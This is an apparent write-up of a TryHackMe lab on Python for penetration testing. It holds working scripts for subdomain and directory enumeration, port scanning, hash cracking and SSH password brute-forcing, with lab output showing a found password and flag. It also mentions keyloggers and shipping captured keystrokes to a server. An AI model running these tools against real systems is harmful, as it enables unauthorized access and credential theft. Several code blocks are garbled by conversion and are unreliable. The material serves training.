TRY HACK ME: Python for Pentesters Write-Up

Python for Pentesters

Help

Python is probably the most widely used and most convenient scripting language in cybersecurity. This room covers real examples of Python scripts including hash cracking, key logging, enumeration and scanning.

Task 1 Introduction-

Python can be the most powerful tool in your arsenal as it can be used to build almost any of the other penetration testing tools. The scope of this module does not allow us to go into too many details on Python. Still, we will cover several key areas that will be useful during engagements and help you better understand Python.

Throughout this room, you will see how to:

- Use Python to enumerate the target's subdomain
- Build a simple keylogger
- Scan the network to find target systems
- Scan any target to find the open ports
- Download files from the internet
- Crack hashes

Answer to the questions of this section-

What other tool can be used to convert Python scripts to Windows executables?

py2exe	Correct Answer	Hint
Start the machine on this task		
No answer needed	Question Done	

Task 2 Subdomain Enumeration -

Finding subdomains used by the target organization is an effective way to increase the attack surface and discover more vulnerabilities. The script will use a list of potential subdomains and prepends them to the domain name provided via a command-line argument. The script then tries to connect to the subdomains and assumes the ones that accept the connection exist.

Changes done to Original Code

```
import requests
import sys

sub_list = open("subdomains.txt").read()
subdoms = sub_list.splitlines()

for sub in subdoms:
    sub_domains = f"http://{sub}.{sys.argv[1]}"

    try:
        requests.get(sub_domains)

except requests.ConnectionError:
    pass

else:
    print("Valid domain: ",sub_domains)
```

```
root@ip-10-10-84-92:--

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GNU nano 2.9.3 subenum.py

Import os
import sys
import requests

le = f"(sys.argv[1])"

ith = os.getcwd() + file

sub list = open(file).read()
subdoms = sub_list.splitlines()

for sub in subdoms:
    sub_domains = f"http://(sub).{sys.argv[2]}"

    try:

[ Read 22 lines ]

AC Get Help AD Write Out AM Where Is AC Cut Text AJ Justify
AX Exit AR Read File AN Replace AU Uncut Text AT To Linter
```

Result

```
import requests
import sys


sub_list = open("subdomains.txt").read()
subdoms = sub_list.splitlines()

for sub in subdoms:
    sub_domains = f"http://{sub}.{sys.argv[1]}"

    try:
        requests.get(sub_domains)

except requests.ConnectionError:
    pass

else:
    print("Valid domain: ",sub_domains)
```



Answer to the questions of this section-

What other protocol could be used for subdomain enumeration?



What function does Python use to get the input from the command line?



Task 3 Directory Enumeration -

Reconnaissance is one of the most critical steps to the success of a penetration testing engagement. Once subdomains have been discovered, the next step would be to find directories. You will certainly notice the similarities with the subdomain enumeration script. This script takes an approach based on for loop and passes all "404" responses.

Changes done to Original Code

```
import requests
import sys

sub_list = open("wordlist.txt").read()
directories = sub_list.splitlines()


for dir in directories:
    dir_enum = f"http://{sys.argv[1]}/{dir}.html"
    r = requests.get(dir_enum)
    if r.status_code==404:
        pass
    else:
        print("Valid directory:" ,dir_enum)
```

Result


```
import requests
import sys


sub_list = open("wordlist.txt").read()
directories = sub_list.splitlines()

for dir in directories:
    dir_enum = f"http://{sys.argv[1]}/{dir}.html"
    r = requests.get(dir_enum)
    if r.status_code==404:
        pass
    else:
        print("Valid directory:" ,dir_enum)
```





Answer to the questions of this section-






Directories found are mentioned below







Task 4 Network Scanner -

Python can be used to build a simple ICMP (Internet Control Message Protocol) scanner to identify potential targets on the network. However, ICMP packets can be monitored or blocked as the target organization would not expect a regular user to "ping a server". On the other hand, systems can be configured to not respond to ICMP requests. These are the main reasons why using the ARP (Address Resolution Protocol) to identify targets on the local network is more effective


Remember to install - apt install python3-scapy

Changes done to Original Code

Result

Answer to the questions of this section-

What module was used to create the ARP request packets?



Task 5 Port Scanner -

In this task, we will be looking at a script to build a simple port scanner.

Original Code:

```
import sys
```

import socket

import pyfiglet

```
ascii_banner = pyfiglet.figlet_format("TryHackMe \n Python 4 Pentesters \nPort Scanner")
print(ascii_banner)
```

```
ip = '192.168.1.6'
```

open_ports =[]

ports = range(1, 65535)

def probe_port(ip, port, result = 1):

try:

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

```
sock.settimeout(0.5)
  r = sock.connect_ex((ip, port))
  if r == 0:
   result = r
  sock.close()
 except Exception as e:
  pass
 return result
for port in ports:
  sys.stdout.flush()
  response = probe_port(ip, port)
  if response == 0:
    open_ports.append(port)
if open_ports:
 print ("Open Ports are: ")
 print (sorted(open_ports))
else:
 print ("Looks like no ports are open :(")
```

Changes done to Original Code

```
import sys
import socket
import pyfiglet

ascii_banner = pyfiglet.figlet_format("TryHackMe \n Python 4
Pentesters \nPort Scanner")
print(ascii_banner)

ip = '192.168.1.6'
open_ports = []

ports = range(1, 65535)


def probe_port(ip, port, result = 1):
```

Result

```
root@ip-10-10-84-92:~# python3 portscan.py 10.10.119.147
Open Ports are:
[22, 80, 2100]
```

Answer to the questions of this section-

What protocol will most likely be using TCP port 22?



Task 6 File Downloader -

Wget on Linux systems or Certutil on Windows are useful tools to download files

Code reference is taken with respect to - PSexec allow system administrators to run commands on remote Windows systems. We see that PSexec is also used in cyber attacks as it is usually not detected by antivirus software.

Changes done to Original Code



Answer to the questions of this section-

Answer is provided above

Task 7 Hash Cracker -

A Hash is often used to safeguard passwords and other important data. As a penetration tester, you may need to find the cleartext value for several different hashes. The Hash library in Python allows you to build hash crackers according to your requirements quickly.

The script for Hash Cracker follows below approach-

- Asks for the location of a wordlist
- Asks for the hash to be cracked
- Reads values from the wordlist (one per line)
- Converts cleartext values to MD5 hash values
- Compares the generated MD5 hash value with the value entered by the user

Changes done to Original Code

For md5

For sha256

```
import hashlib

wordlist_location = str(input('Enter wordlist file location: '))
hash_input = str(input('Enter hash to be cracked: '))


with open(wordlist_location, 'r') as file:
    for line in file.readlines():
        hash_ob = hashlib.sha256(line.strip().encode())
        hashed_pass = hash_ob.hexdigest()
        if hashed_pass == hash_input:
            print('Found cleartext password! ' + line.strip())
            exit(0)
```

Result

For md5

```
root@ip-10-10-112-171:~# python3 hashcrack.py
Enter wordlist file location: /usr/share/wordlists/PythonForPentesters/wordlist2.txt
Enter hash to be cracked: cd13b6a6af66fb774faa589a9d18f906
Found cleartext password! rainbow
root@ip-10-10-112-171:~#
```

For sha256



Answer to the questions of this section-

Answer is mentioned above in result


Task 8 Keyloggers -

Keylogger logs input capture form the system when any input is entered or typed by the user on the compromised system.

Remember to do - sudo pip3 install keyboard

"keyboard" module, which allows us to interact with the keyboard.

Changes done to Original Code



"keyboard.record" will record the keys until ENTER is pressed, and "keyboard.play" will replay them. As this script is logging keystrokes, any edit using backspace will also be seen.

Result

Answer to the questions of this section-

Answer is mentioned above.

Task 9 SSH Brute Forcing -

The powerful Python language is supported by a number of modules that easily extend its capabilities. Paramiko is an SSHv2 implementation that will be useful in building SSH clients and servers.

Changes done to Original Code

```
import paramiko
import sys
import os

target = str(input('Please enter target IP address: '))
username = str(input('Please enter username to bruteforce: '))
password_file = str(input('Please enter location of the password file: '))

def ssh_connect(password, code=0):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

try:
    ssh.connect(target, port=22, username=username, password=password)
```

```
except paramiko. Authentication Exception:
    code = 1
  ssh.close()
  return code
with open(password_file, 'r') as file:
  for line in file.readlines():
    password = line.strip()
    try:
      response = ssh_connect(password)
      if response == 0:
         print('password found: '+ password)
         exit(0)
      elif response == 1:
         print('no luck')
    except Exception as e:
      print(e)
    pass
```

Code Clarity-

file.close()

Imports: We import modules we will use inside the script. As discussed earlier, we will need Paramiko to interact with the SSH server on the target system. "Sys" and "os" will provide us with the basic functionalities needed to read a file from the operating system (our password list in this case). As we are using Paramiko to communicate with the SSH server, we do not need to import "socket".

Inputs: This block will request input from the user. An alternative way to do this would be to accept the user input directly from the command line as an argument using "sys.argv[]".

SSH Connection: This section will create the "ssh_connect" function. Successful authentication will return a code 0, a failed authentication will return a code 1.

Password list: We then open the password file supplied earlier by the user and take each line as a password to be tried.


Responses: The script tries to connect to the SSH server and decides on an output based on the response code. Please note the response code here is the one generated by Paramiko and not an HTTP response code. The script exits once it has found a valid password.

```
import paramiko
import sys
import os

target = str(input('Please enter target IP address: '))
username = str(input('Please enter username to bruteforce: '))
password_file = str(input('Please enter location of the password
file: '))

def ssh_connect(password, code=0):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    try:
        ssh.connect(target, port=22, username=username,
password=password)
```



Result



```
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root@ip-10-10-112-171:-# python3 sshbrute.py

Please enter target IP address: 10.10.146.107

Please enter the SSH port number: 22

Please enter username to bruteforce: tiffany

Please enter location of the password file: /usr/share/wordlists/PythonFo

rentesters/wordlist2.txt

no luck

no luck

luck

luck

luck

luck

no luck
```

```
Management:
                  https://landscape.canonical.com
 * Support:
                  https://ubuntu.com/advantage
 System information as of Mon May 23 16:41:03 UTC 2022
 System load: 0.01
                                 Processes:
                                                     94
 Usage of /: 4.8% of 29.02GB Users logged in:
                                                     0
 Memory usage: 18%
                                IP address for eth0: 10.10.146.107
 Swap usage: 0%
129 packages can be updated.
78 updates are security updates.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Chec
k your Internet connection or proxy settings
Last login: Mon Jun 28 13:00:46 2021 from 10.9.2.216
flag.txt
$ cat flag.txt
THM-737390028
$
```

Answer to the questions of this section-

The password we have received is trustno1, now navigate to ssh tiffany@<victim ip> using CLI

Flag fetched is THM-737390028

Task 10 Extra challenges

About how you could expand these tools or start building your own using Python:

- Use DNS requests to enumerate potential subdomains
- Build the keylogger to send the capture keystrokes to a server you built using Python
- Grab the banner of services running on open ports
- Crawl the target website to download .js library files included
- Try to build a Windows executable for each and see if they work as stand-alone applications on a Windows target
- Implement threading in enumeration and brute-forcing scripts to make them run faster

Answer to the questions of this section-

No Answer needed

That is all for this Write-up, hoping this will help you in solving the challenges of Python for Pentesters . Have Fun and Enjoy Hacking! Do visit other rooms and modules on TryHackMe for more learning.

-by Shefali Kumai

For more cyber security learning follow me here-

https://github.com/ctf-time

https://www.youtube.com/channel/UCf-F-eATCUXYaUVk8XI7OOQ

https://www.instagram.com/cybersecurity.cyber_seek/